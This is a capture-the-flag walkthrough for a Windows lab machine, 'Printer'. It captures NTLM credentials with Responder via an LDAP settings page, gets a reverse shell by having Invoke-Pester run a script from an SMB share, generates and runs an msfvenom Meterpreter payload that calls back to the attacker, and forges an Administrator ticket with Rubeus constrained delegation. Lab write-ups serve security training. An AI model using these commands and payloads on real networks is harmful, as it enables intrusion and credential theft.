Printer
Overview
Printer is a medium Windows box running a printer management web application
on IIS. The LDAP settings page can be pointed at an attacker-controlled server,
and Responder captures an NTLM authentication from the svc-printer service
account. WinRM is available but in a constrained language environment; however,
Invoke-Pester executes arbitrary PowerShell files from a UNC path, enabling a
reverse shell. WinPEAS then locates an unattend.xml with credentials for a
dsc account that is a local administrator. Separately, svc-printer is
configured for constrained delegation over LDAP, allowing Rubeus S4U2Proxy to
forge an Administrator ticket and achieve full domain compromise.
Path: LDAP credential capture (Responder) → WinRM (constrained language) →
Invoke-Pester shell → unattend.xml local admin creds → root.
Enumeration
A full port scan returns three open ports:
$ nmap -p- -A 10.129.96.10
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
Service Info: OS: Windows
WinRM on 5985 is immediately interesting — if we can obtain credentials, we have a remote shell path without needing any exploit.
Foothold — LDAP Credential Capture with Responder

Port 80 serves an “HTB Printer Manager” application:

The Access tab lists users — a potential username source:

The LDAP Settings tab is the key finding — it allows configuring an LDAP server address used by the application to authenticate:

Starting Responder on the VPN interface and setting our IP as the LDAP server causes the application to authenticate outbound, handing over an NTLM hash:
$ responder -I tun0

The captured hash cracks to:
svc-printer : GrHT!32yt234
User — WinRM via Invoke-Pester

With credentials in hand, the WinRM session opens but the shell is in a constrained language mode — standard evil-winrm behaviour is restricted:
$ evil-winrm -u svc-printer -p 'GrHT!32yt234' -i 10.129.96.10

Native PSRemoting from a Linux host requires gss-ntlmssp:
$ sudo apt install -y gss-ntlmssp
After the package installs and a restart, the PSSession connects:

Invoke-Pester is available and, critically, will load and execute arbitrary
PowerShell files passed via -Path — including UNC paths from an SMB share:

Serving a reverse shell script from an Impacket SMB share:
$ sudo impacket-smbserver -smb2support funny .
$ sudo nc -lp 443
PS> Invoke-Pester -Path "\\10.10.14.15\funny\revshell.ps1"

Upgrading to a Meterpreter session for better stability:
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.15 LPORT=1337 \
    -f exe -o reverse.exe

$ msfconsole -q -x "use multi/handler; \
    set payload windows/x64/meterpreter/reverse_tcp; \
    set lhost 10.10.14.15; set lport 1337; exploit"
PS> copy \\10.10.14.15\funny\reverse.exe .
PS> .\reverse.exe

The user flag is on svc-printer’s desktop:

Domain enumeration confirms we are on the domain controller itself:
meterpreter > run post/windows/gather/enum_domain
[+] Domain FQDN: htb.local
[+] Domain Controller: printer.htb.local (IP: 10.129.96.10)
Privilege Escalation — unattend.xml via WinPEAS
Running WinPEAS surfaces an unattend.xml file:

The file contains credentials for a dsc account that is a local administrator,
providing the root flag.
Bonus — Constrained Delegation with Rubeus
The box description flags constrained delegation on svc-printer. LDAP
enumeration through a Metasploit SOCKS proxy confirms it:
$ proxychains ldapsearch -x -LLL -H ldap://10.129.96.10:389 \
    -D 'svc-printer@htb.local' -w 'GrHT!32yt234' \
    -b 'DC=htb,DC=local' \
    '(&(samAccountType=805306368)(msDS-AllowedToDelegateTo=*))' \
    sAMAccountName msDS-AllowedToDelegateTo

dn: CN=svc-printer,CN=Users,DC=htb,DC=local
msDS-AllowedToDelegateTo: ldap/printer.htb.local/htb.local
msDS-AllowedToDelegateTo: ldap/printer.htb.local
msDS-AllowedToDelegateTo: ldap/PRINTER
...
svc-printer can delegate to LDAP SPNs on the DC. Rubeus S4U2Proxy with an
/altservice:cifs swap forges an Administrator CIFS ticket:
.\Rubeus.exe hash /password:"GrHT!32yt234" /user:svc-printer /domain:htb.local

.\Rubeus.exe s4u /user:svc-printer \
    /rc4:B4B837E7270FC19FBC743AA5EE6CF358 \
    /msdsspn:ldap/printer.htb.local \
    /altservice:cifs \
    /impersonateuser:Administrator \
    /nowrap /ptt


With the Administrator CIFS ticket loaded, the C$ share is accessible and
secretsdump can pull the domain hashes:
Takeaways
- LDAP settings pages that make outbound connections are Responder targets. Any application that authenticates to a user-specified server will hand over NTLM credentials if that server is replaced with a Responder listener.
Invoke-Pesterbreaks constrained language mode. PowerShell test runners that accept arbitrary file paths via UNC are effectively unrestricted code execution — whitelisting the binary without restricting its inputs achieves nothing.